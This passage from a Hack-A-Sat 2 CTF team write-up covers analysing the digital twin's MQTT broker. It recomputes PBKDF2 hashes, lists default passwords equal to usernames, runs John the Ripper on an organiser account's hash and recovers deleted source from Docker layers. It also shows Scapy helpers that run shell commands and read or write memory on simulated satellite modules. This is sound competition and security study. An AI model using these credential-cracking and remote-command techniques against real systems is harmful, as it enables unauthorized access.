RECV	SC[0].AC.Time = 6.920243214000e+08 SC[0].AC.Whl[0].Tcmd = -2.366333529125e-16 SC[0].AC.Whl[1].Tcmd = -5.1578	
DATA	1	17650
JSON	0	17650
$CONTROL	1	10
dynamic-security	1	10
v1	1	10
response	0	10

Name	ADCS
Topic	SIM/42/ADCS/SENSOR
Created	Sunday, December 26, 2021 7:15 AM

Figure 4: Cedalo Management Center, showing MQTT topics

In the web user interface it is possible to list the used MQTT topics as well as the users and roles which are configured on the server.

This last configuration is also available in `digitaltwin/mosquitto/mosquitto/data/dynamic-security.json`, with entries such as:

```
"clients": [
// ...
    {
        "username": "cedalo",
        "textname": "Admin user",
        "roles": [
            { "rolename": "dynsec-admin" },
            { "rolename": "sys-observe" },
            { "rolename": "topic-observe" }],
        "password": "vnCzwko9tYKQOvDbKNzZnHkY0Udh2KIRxgWKpW+HrS0mHDdVvEjpbrItqcDhl
         ↪  3GI9WoVWV7/Y0ubs7akMt50IA==",
        "salt": "l+sBXmogLrCRqKD9",
        "iterations": 101
    },
// ...
],
"groups": [],
"roles": [{
    "rolename": "client",
    "textdescription": "Read/write access to the full application topic hierarchy.",
    "acls": [{
            "acltype": "publishClientSend",
            "topic": "#",
            "priority": 0,
            "allow": true
        }, {
            "acltype": "publishClientReceive",
            "topic": "#",
            "priority": 0,
            "allow": true
        }, {
            "acltype": "subscribePattern",
            "topic": "#",
            "priority": 0,
            "allow": true
        }, {
            "acltype": "unsubscribePattern",
            "topic": "#",
            "priority": 0,
            "allow": true
        }]
    },
// ...
```

Passwords are hashed using the PBKDF2-SHA512 algorithm (implemented in https://github.com/eclipse/mosquitto/blob/v2.0.14/plugins/dynamic-security/auth.c#L146-L148).

Here is a Python script that can be used to compute the above password digest:

```python
import base64
import hashlib

password = "S37Lbxcyvo"
salt = "l+sBXmogLrCRqKD9"
iterations = 101
raw_digest = hashlib.pbkdf2_hmac("sha512", password.encode(),
 ↪  base64.b64decode(salt), iterations)
b64_digest = base64.b64encode(raw_digest).decode()
print(b64_digest)
# vnCzwko9tYKQOvDbKNzZnHkY0Udh2KIRxgWKpW+HrS0mHDdVvEjpbrItqcDhl3GI9WoVWV7/Y0ubs7ak
 ↪  Mt50IA==
```

Using this algorithm, we found out that almost all user accounts defined in `dynamic-security.json` used passwords which were the same as the user names:

- `42` (with role `client`)
- `42_bridge` (with role `client`)
- `cfs_adcs` (with role `game_with_sim`)
- `cfs_cdh` (with role `game`)
- `comm` (with role `comm`)
- `cosmos` (with role `cosmos`)

The last account is `hasadmin` and has a password hash which we did not reverse:

```json
{
    "username": "hasadmin",
    "textname": "",
    "textdescription": "",
    "roles": [{ "rolename": "client" }],
    "password": "321G4JZNmTtnZxMj38ddoD4jMci+4Ya+fbRwGbFNYiFiKr+RSxdUb4F62l1CjVT0O
     ↪  +4z/xaNdMELmuBf4TOyMQ==",
    "salt": "dLtuoqqWLfh1x+zH",
    "iterations": 101
}
```

As we were preparing for an Attack/Defense CTF event, we thought that it was an account reserved for the organisers on the real system, so that they could connect to the MQTT broker and receive messages from system. In this context, we thought we were not supposed to know the password of this account, but if it was an easy one, it would be bad not to know it. So we unleashed a small instance of John The Ripper on a file containing the password digest in hexadecimal:

```
hasadmin:$pbkdf2-hmac-sha512$101.74bb6ea2aa962df875c7ecc7.df6d46e0964d993b67671323⌋
↪   dfc75da03e2331c8bee186be7db47019b14d6221622abf914b17546f817ada5d428d54f43bee33⌋
↪   ff168d74c10b9ae05fe133b231
```

As expected it did not find the password.

We also prepared some commands which could be used to quickly inspect the Mosquitto configuration. The idea was to be able to find out whether another team messed with it, in the final event. For this, we used commands in the Mosquitto container such as:

```
# Run these commands in: docker exec -ti digitaltwin_mosquitto_1 sh
mosquitto_ctrl -u cedalo -P S37Lbxcyvo dynsec getDefaultACLAccess
mosquitto_ctrl -u cedalo -P S37Lbxcyvo dynsec listClients
mosquitto_ctrl -u cedalo -P S37Lbxcyvo dynsec listRoles
mosquitto_ctrl -u cedalo -P S37Lbxcyvo dynsec getClient 42
mosquitto_ctrl -u cedalo -P S37Lbxcyvo dynsec getRole client

mosquitto_sub -u cedalo -P S37Lbxcyvo -t '#' -F '%I %t id=%m len=%l retained=%r'
```

When looking at the roles associated with users, we found out that the `client` role used by users `42` and `42_bridge` is too permissive: it enables the 42 simulator access to all MQTT topics. The other roles are more restrictive. For example, the role `game` restricts the C&DH to publish and subscribe to topics under the `COMM/` hierarchy and the role `game_with_sim` restricts the ADCS to publish and subscribe to topics under the `COMM/` and `SIM/42/` hierarchies.

At this point of the preparation, we thought that we would have network access to the MQTT broker of other teams in the final event, and that our competitors would have access to our MQTT broker. Therefore we prepared a hardened configuration of MQTT, by replacing the passwords with non-trivial ones and by setting more restricted roles on users.

Some work was done to better understand how 42 and the 42 bridge used MQTT:

- 42 subscribes to the topic `SIM/42/RECV` and publishes data to topic `SIM/42/PUB`
- The 42 bridge is a Python script that subscribes to the topic `SIM/42/PUB` and forwards its data to both `SIM/DATA/JSON` and `SIM/42/ADCS/SENSOR`. It also subscribes to the topic `SIM/42/ADCS/ACTUATOR` and forwards its data to `SIM/42/RECV`

Therefore the 42 bridge forwards messages between topics used by the ADCS and by 42.

In the final event, this work was completely useless as the MQTT broker was completely unreachable: we had no way to reconfigure our own broker and not access to the broker of other teams.

1.1.5 Extra unintended files


When we first booted the Digital Twin virtual machine, we wanted to copy files outside, to better analyze them. We ran the command `du` (Disk Usage) to find how much space the home directory takes and which directories are the largest:

```
digitaltwin@ubuntu:~$ du -h --max-depth=2 /home/digitaltwin | sort -h
...
568M     /home/digitaltwin/digitaltwin
5.5G     /home/digitaltwin/.cache/vmware
5.7G     /home/digitaltwin/.cache
6.5G     /home/digitaltwin
```

The machine image uses 17.6 GB of storage, among them only 568 MB were actually located in `digitaltwin` directory. And next to this directory, there is a `.cache/vmware` directory with 5.7 GB worth of content!

```
digitaltwin@ubuntu:~$ du -h --max-depth=2 .cache/vmware | sort -h
120K     .cache/vmware/drag_and_drop/2C1HAs
120K     .cache/vmware/drag_and_drop/u9degr
128K     .cache/vmware/drag_and_drop/ylGx5r
300K     .cache/vmware/drag_and_drop/CC3wmp
552K     .cache/vmware/drag_and_drop/aH9mqA
1.3M     .cache/vmware/drag_and_drop/rFHYbs
1.4M     .cache/vmware/drag_and_drop/9cjzVn
13M      .cache/vmware/drag_and_drop/qXxaDC
194M     .cache/vmware/drag_and_drop/EmV3zp
204M     .cache/vmware/drag_and_drop/5q3xhs
541M     .cache/vmware/drag_and_drop/oBf7Ns
744M     .cache/vmware/drag_and_drop/G8DsUn
761M     .cache/vmware/drag_and_drop/NnILxs
3.1G     .cache/vmware/drag_and_drop/hvmL8y
5.5G     .cache/vmware/drag_and_drop
5.5G     .cache/vmware
```

These directories contain `.tar` files with the container images for some software, several versions of 42's configuration files, and a new version of Cosmos configuration files in `.cache/vmware/drag_and_drop/NnILxs/cosmos/config`. Comparing it with the configuration files in `digitaltwin/opensatkit/cosmos/config` revealed some removed files and the existence of two new modules, named `COMM` and `SLA_TLM`, which we did not have on the simulated satellite. These modules were present in the Cosmos configuration used in the final event.



Name	Size
~~COMM~~	
~~cmd_tlm~~	
~~comm_cmd.txt~~	
~~comm_tlm.txt~~	
~~screens~~	
~~tlm_comm.txt~~	
~~SLA_TLM~~	
~~cmd_tlm~~	
~~sla_tlm_cmd.txt~~	
~~sla_tlm_tlm.txt~~	
tools	4.1 kE
cmd_tlm_server	4.1 kE
~~cmd_tlm_server.txt~~	
~~cmd_tlm_server_api.txt~~	
~~cmd_tlm_server_competitor.txt~~	
cmd_tlm_server_digitaltwin.txt	1.2 kE
~~cmd_tlm_server_digitaltwin_testbed.txt~~	
~~cmd_tlm_server_pdb.txt~~	
launcher	4.1 kE
launcher.txt	1.8 kE
~~launcher_api.txt~~	
~~launcher_monitor.txt~~	
~~launcher_testbed.txt~~	

Name	Siz
COMM	4.1
cmd_tlm	4.1
comm_cmd.txt	1.5
comm_tlm.txt	3.2
screens	4.1
tlm_comm.txt	1.4
SLA_TLM	4.1
cmd_tlm	4.1
sla_tlm_cmd.txt	1.5
sla_tlm_tlm.txt	1.9
tools	4.1
cmd_tlm_server	4.1
cmd_tlm_server.txt	2.1
cmd_tlm_server_api.txt	398
cmd_tlm_server_competitor.txt	1.2
cmd_tlm_server_digitaltwin.txt	1.6
cmd_tlm_server_digitaltwin_testbed.txt	1.5
cmd_tlm_server_pdb.txt	259
launcher	4.1
launcher.txt	2.5
launcher_api.txt	319
launcher_monitor.txt	1.2
launcher_testbed.txt	2.4

Figure 5: Comparing Cosmos configuration using Meld

Why were these files in the virtual machine? We did not know but we assumed that the organizers used VMware extensions to copy-paste files in the machine instead of using a "clean" provisioning method (such as Ansible, Kickstart, Packer, virt-install, etc.) and they were not aware that the copied files could be kept in `.cache/vmware` afterward.

While reviewing whether other files could have been "hidden", we found out that the source code of 42 was available in some Docker layers. More precisely, 42 is open-source software (hosted on https://github.com/ericstoneking/42) but we were provided with a version compiled with MQTT support, which is not present in the public code. So we looked at the provided container, first by extracting it:

```
$ docker save registry.mlb.cromulence.com/has2/finals/42/42 | tar x
$ jq . < manifest.json
[
  {
    "Config":
 ↪  "67c2300bd50becc21b37940d506cf388871554b6169b75d039b85d5ec32aa1dd.json",
    "RepoTags": [
      "registry.mlb.cromulence.com/has2/finals/42/42:latest"
    ],
    "Layers": [
      "e0e27e8a1e1e285f0c8a7c49395dfd9a4c84fa9c1e760a35ad9f656403b330a5/layer.tar",
      "638f5427a776cbc3db1117a1c6709b43d741a4771b081bd5752509934a953ed8/layer.tar",
      "8a39a93ed208cfe80697f4667548f70dfcdb631c348936154a349623ef22e1d3/layer.tar",
      "bacac01e075bb8b51b8818c3c0d2759cf91015ef74c929159a5ed16d3e58314c/layer.tar",
      "e72311e4da3f4f7356286f6830ac764daf61f0d3345476834bcccb98dc5fec42/layer.tar",
      "7bbda5957b85e8356398d6819f84ee0bb18cc4eb1cfb16c97a94b176024706c0/layer.tar",
      "6b4e91a92a0a0a02d9d9787c200527a4af02a07d1caa876a4295f1d672996201/layer.tar",
      "4f25ed878cdf0bb1d8df139bbd27e5b35cba3863af9131c1e3a899b155ba9d77/layer.tar",
      "3fd62ada9bf99d205d74cdb75d53eb57475b6742367c596bc30988a2c5221ddf/layer.tar",
      "0d7293898ffec018962f631ad61ba23827dc5ab585f73be8f3c26714480f553a/layer.tar",
      "194d8b7106bb02b2145163d89a336c91a2562bb3f3fc5acf4908ee3b270e2611/layer.tar",
      "0411c0c75442903075910fa8c3ef7a5d0769def9b4d8bfc1cabc37caec7734d2/layer.tar",
      "6d7067b08ac4a109f03edad0e6e5fd56af8658e539b50b271009e974756e748f/layer.tar",
      "62617b808978eed638c9a3b68c7cd260c1654b5434e2d7fe2c39981c5eec4220/layer.tar",
      "635e9addf32f1e2a112e5a5a6426285b43472881f62214f7b48954a52d133589/layer.tar",
      "15a5d1ed8efb426d5f95649465fffc037de40dc3ed6b21077787e2d70775045a/layer.tar",
      "1390a7bfcf95d5ec044b120d0028113a9b5db483ffb3dcf4fd4e052d1dd7c67d/layer.tar"
    ]
  }
]
```

Having many layers could be a sign that the container has not been optimized. All the build commands are available in `67c2300bd50becc21b37940d506cf388871554b6169b75d039b85d5ec32aa1dd.json`. Among them, we identified:

```
make
rm -rf ${BUILDDIR}/build ${BUILDDIR}/Source ${BUILDDIR}/Kit ${BUILDDIR}/Include
 ↪  ${BUILDDIR}/CMakeLists.txt ${BUILDDIR}/Makefile ${BUILDDIR}/FlatSatFswApp
```

So container built 42's source code and removed it later. The issue is that "removing files and directories" in Docker layers does not remove the files from the previous layers. So extracting every layer (for example with `ls -1 ./*/layer.tar | xargs -L1 tar xvf`) gave the full source code of 42! For example `home/has/42/Kit/Include/iokit.h` contains these additional lines, compared to the latest public release of 42 (version 20211011):

```
#ifdef _ENABLE_MQTT_
#define MQTT_QOS         1
// #define MQTT_TIMEOUT_CNT 6
#define MQTT_RECV_TIMEOUT_MSEC 2000
#define MQTT_RECV_TIMEOUT_MAX  30000
#define MQTT_TIMEOUT           10000L
#define MQTT_TOPIC_PUB         "SIM/42/PUB"
#define MQTT_TOPIC_RECV        "SIM/42/RECV"
#define MQTT_CLIENT_NAME       "MqttClient42"
#define MQTT_USER              "42"
#define MQTT_PASS              "42"
MQTTClient InitMqttClient(const char* Host, int Port, const char* clientName, void*
 ↪  context);
int StartMqttClient(MQTTClient client, const char* username, const char* password,
 ↪  const char* topicRecv);
int MqttPublishMessage(MQTTClient client, char* data, unsigned int dataLen, const
 ↪  char* topic);
void CloseMqttClient(MQTTClient client);
int MqttMsgRecv(MQTTClient client, void* context);
#endif
```

So if we needed to modify the password for 42's MQTT account, we now knew enough to rebuild the container :) The source code also contains several other modifications, probably related to the specific setup used in Hack-A-Sat 2 event.

1.2 Scapy integration

1.2.1 Scapy classes

We updated last year's tool that generated scapy classes from Cosmos configuration files so that it supported features that were not used last year:

- 64-bit integers
- Quaternions data type
- IP address data type
- `POLY_WRITE_CONVERSION` directives that scale values that are input in the Cosmos UI
- `POLY_READ_CONVERSION` directives that scale received telemetry before display
- Endianness support: unlike last year, some of the commands require Little Endian encoding (as the ADCS used a Little Endian CPU)
- Handle downloads from ADCS
- Handle duplicate field names

This scapy tooling was first generated during the preparation phase from Cosmos files from the Digital Twin VM. It was then updated using Cosmos files from the VM that was made available during the final event.

For example, to send the command enabling to switch the state of a satellite component on the EPS (Electrical Power Supply), the following class was generated from the Cosmos configuration:

```
class EPS_MGR_SET_SWITCH_STATE_CmdPkt(Packet):
    """EPS MGR Set EPS Set Switch State Command

    app = EPS_MGR
    command = SET_SWITCH_STATE
    msg_id = EPS_MGR_CMD_MID = 0x1910 = 0x1800 + 0x110
    cmd_func_code = 5
    data_len = 2 bytes
    """
    name = "EPS_MGR_SET_SWITCH_STATE_CmdPkt"
    fields_desc = [
        # APPEND_PARAMETER COMPONENT_IDX   8 UINT 0 8 0 "EPS Component Index"
        ByteField("COMPONENT_IDX", 0),
        # STATE TT&C_COMM 0
        # STATE ADCS 1
        # STATE ADCS_REACTION_WHEEL 2
        # STATE ADCS_IMU 3
        # STATE ADCS_STAR_TRACKER 4
        # STATE ADCS_MTR 5
        # STATE ADCS_CSS 6
        # STATE ADCS_FSS 7
        # STATE PAYLOAD_COMM 8
        # APPEND_PARAMETER COMPONENT_STAT 8 UINT 0 1 1 "EPS Component State"
        ByteField("COMPONENT_STAT", 1),
        # STATE OFF 0
        # STATE ON 1
    ]


bind_layers(CCSDSPacket, EPS_MGR_SET_SWITCH_STATE_CmdPkt, pkttype=1, apid=272,
 ↪  cmd_func_code=5)
```

1.2.2 Scapy shell

Once we had the classes defining the packets, we were able to run shell commands on the ADCS using:

```
pkt = CCSDSPacket() / CFE_ES2_SHELL_CmdPkt(
    CMD_STRING=b"id", OUTPUT_FILENAME=b"/cf/cmd.tmp")
codec.high_push(pkt)
```

Our client running with Scapy Pipes then displayed the result of this command:

```
<CFE_ES2_SHELL=0x2f <CFE_ES2_SHELL_TLM_PKT_TlmPkt SHELL_OUTPUT=
    'uid=1000(adcs) gid=1000(adcs) groups=1000(adcs),4(adm),15(kmem),' |>
<CFE_ES2_SHELL=0x2f <CFE_ES2_SHELL_TLM_PKT_TlmPkt  SHELL_OUTPUT=
    '20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(' |>
<CFE_ES2_SHELL=0x2f <CFE_ES2_SHELL_TLM_PKT_TlmPkt  SHELL_OUTPUT=
    'plugdev),100(users),101(systemd-journal),104(input),109(i2c),111' |>
<CFE_ES2_SHELL=0x2f <CFE_ES2_SHELL_TLM_PKT_TlmPkt  SHELL_OUTPUT=
    '(netdev),987(remoteproc),988(eqep),989(pwm),990(gpio),991(cloud9' |>
<CFE_ES2_SHELL=0x2f <CFE_ES2_SHELL_TLM_PKT_TlmPkt  SHELL_OUTPUT=
    'ide),992(bluetooth),993(xenomai),994(weston-launch),995(tisdk),9' |>
<CFE_ES2_SHELL=0x2f <CFE_ES2_SHELL_TLM_PKT_TlmPkt  SHELL_OUTPUT=
    '96(docker),997(iio),998(spi),999(admin)\n                     \n$' |>
```

To interact with the satellite modules quicker, we implemented some functions to list directory contents, read and upload files (using CFDP protocol), enable and disable the telemetry, etc. We also added some functions which enabled us to interact with the Memory Manager module of the C&DH to decode symbols and read and write memory:

```python
def dlsym_cdh(symbol):
    """Resolve a symbol using OS_SymbolLookup()"""
    codec.high_push(CCSDSPacket() / MM_LOOKUP_SYMBOL_CmdPkt(SYMBOL_NAME=symbol))

def mem_read32_cdh(addr):
    codec.high_push(CCSDSPacket() / MM_PEEK_MEM_CmdPkt(
        DATA_SIZE=32,
        ADDR_SYMBOL_NAME='hard_reset',  # hard_reset is always at 0x40001000
        ADDR_OFFSET=(addr - 0x40001000) & 0xfffffffc))

def mem_write32_cdh(addr, data):
    int_data = int.from_bytes(data, 'big')
    codec.high_push(CCSDSPacket() / MM_POKE_MEM_CmdPkt(
        DATA_SIZE=32,
        DATA=int_data,
        ADDR_SYMBOL_NAME='hard_reset',  # hard_reset is always at 0x40001000
        ADDR_OFFSET=(addr - 0x40001000) & 0xfffffffc))
```

This year, we were interested in dumping the configuration of the `SBN_LITE` modules (which configure how packets are filtered between the ADCS and the C&DH). With our Python code, this was easy:

```python
def sbn_dump_cdh(filename=b'/cf/sbn_dump_cdh.tmp'):
    """Download the table of the C&DH SBN_LITE module"""
    codec.high_push(CCSDSPacket() / SBN_LITE_DUMP_TBL_CmdPkt(FILENAME=filename))
    time.sleep(1)
    file_play_cfdp_cdh(filename)

def sbn_dump_adcs(filename=b'/cf/sbn_dump_adcs.tmp'):
    """Download the table of the ADCS SBN2_LITE module"""
    codec.high_push(CCSDSPacket() / SBN_LITE2_DUMP_TBL_CmdPkt(FILENAME=filename))
    time.sleep(1)
    file_play_cfdp_adcs(filename)
```

Another feature that was very useful in the final event was the ability to restart applications:

```python
def start_app_cdh(name, entry, filename, prio, stack_size=8192):
    codec.high_push(CCSDSPacket() / CFE_ES_START_APP_CmdPkt(
        APP_NAME=name,
        APP_ENTRY_POINT=entry,
        APP_FILENAME=filename,
        STACK_SIZE=stack_size,
        PRIORITY=prio,
    ))
```

```
def stop_app_cdh(name):
    codec.high_push(CCSDSPacket() / CFE_ES_STOP_APP_CmdPkt(APP_NAME=name))

def info_app_cdh(name):
    codec.high_push(CCSDSPacket() / CFE_ES_SEND_APP_INFO_CmdPkt(APP_NAME=name))
```

Last but not least, we also crafted a Python script that was able to decode recorded packets from a PCAP file. This enabled debugging network traffic of the Digital Twin by installing `tshark` and running:

```
sudo dumpcap -q -P -i tap1 -w - -f udp | ./show_pcap.py /dev/stdin
```

For example, when sending an “ADCS/NOOP” command, this script recorded the packet being forwarded by the C&DH to the ADCS and the response going the other way round:

```
[Cosmos@192.168.101.1->C&DH@192.168.101.67:1234 ] ADCS.0=0x1df
[C&DH@192.168.101.67 ->ADCS@192.168.101.68:4321 ] ADCS.0=0x1df
[ADCS@192.168.101.68 ->C&DH@192.168.101.67:4322 ] CFE_EVS2_EVENT_MSG=0x18
 ↪  [ADCS/ADCS/2.102] No operation command received for ADCS version 0.1
[C&DH@192.168.101.67 ->Cosmos@192.168.101.1:1235] CFE_EVS2_EVENT_MSG=0x18
 ↪  [ADCS/ADCS/2.102] No operation command received for ADCS version 0.1
```

1.3 Data visualization

1.3.1 Telemetry exporter

Based on our generated scapy classes, we wrote a Prometheus exporter that connected to Cosmos and exported received telemetry as Prometheus Gauges. This was easy to do in Python:

```python
from prometheus_client import Gauge

metrics = {}

def handle_ccsds_packet(pkt: CCSDSPacket) -> None:
    # ...
    for field in pkt.payload.fields_desc:
        value = getattr(pkt.payload, field.name)
        if f"{apid_name}_{field.name}" not in metrics:
            metrics[f"{apid_name}_{field.name}"] = Gauge(
                f"{apid_name}_{field.name}", f"{apid_name} {field.name}")
        if type(value) == int or type(value) == float:
            metrics[f"{apid_name}_{field.name}"].set(value)
```

This telemetry exporter also dumped all raw received telemetry to files, so we could analyze received packets using additional scapy-based scripts. We thought that might come in handy should telemetry contain exploits or attacks from other teams.

1.3.2 Score exporter

When the scoreboard became available, before the start of the final event, we wrote a Python script that fetched the scoreboard's JSON file (https://finals.2021.hackasat.com/scoreboard.json) every 30 seconds and exported that data to Prometheus.

1.3.3 Grafana dashboard

We ran a Prometheus instance collecting telemetry data every 15s and scoreboard every 30s. This data was then represented in a Grafana dashboard using Prometheus as a data source.




Figure 6: Telemetry grapher

We first reproduced most of the graphs that were present in the Cosmos UI, and then set up other graphs during the competition to make all the data available and usable for all team members. This proved quite useful to analyze battery charge and discharge patterns and to see whether we were gaining points faster or slower than the other teams.




Figure 7: Scoreboard derivative




Figure 8: Battery charge monitoring

1.3.4 Alerting

We set up some alerting rules to alert team members:

- when connection to Cosmos is lost or telemetry is down, triggered when the ADCS execution count stops incrementing (`rate(ADCS_TLM_HK_MID_CTRL_EXEC_COUNT[60s]) < 0.1`)
- when the ADCS (`adcs_happy`), C&DH (`cndh_happy`) or Cosmos (`cosmos_happy`) is red on the scoreboard, triggered using our team `metrics` on the scoreboard
- when a power relay is not in the correct state (except MTR and FSS), triggered using EPS switch metrics (`EPS_MGR_FSW_TLM_MID_..._SWITCH`)
- when battery charging is stopped, triggered using telemetry from the EPS module (`EPS_MGR_FSW_TLM_MID_SOLAR_ARRAY_X_PLUS_POWER`)

2 Availability

2.1 Satellite availability challenge

At the beginning of the competition, the only way we could earn points was by making sure our systems were up. The exact relation between systems availability and points earning rate was not explained by the organizers, so we experimented to try and understand what had an impact on the scoring system.

2.1.1 Preserving energy

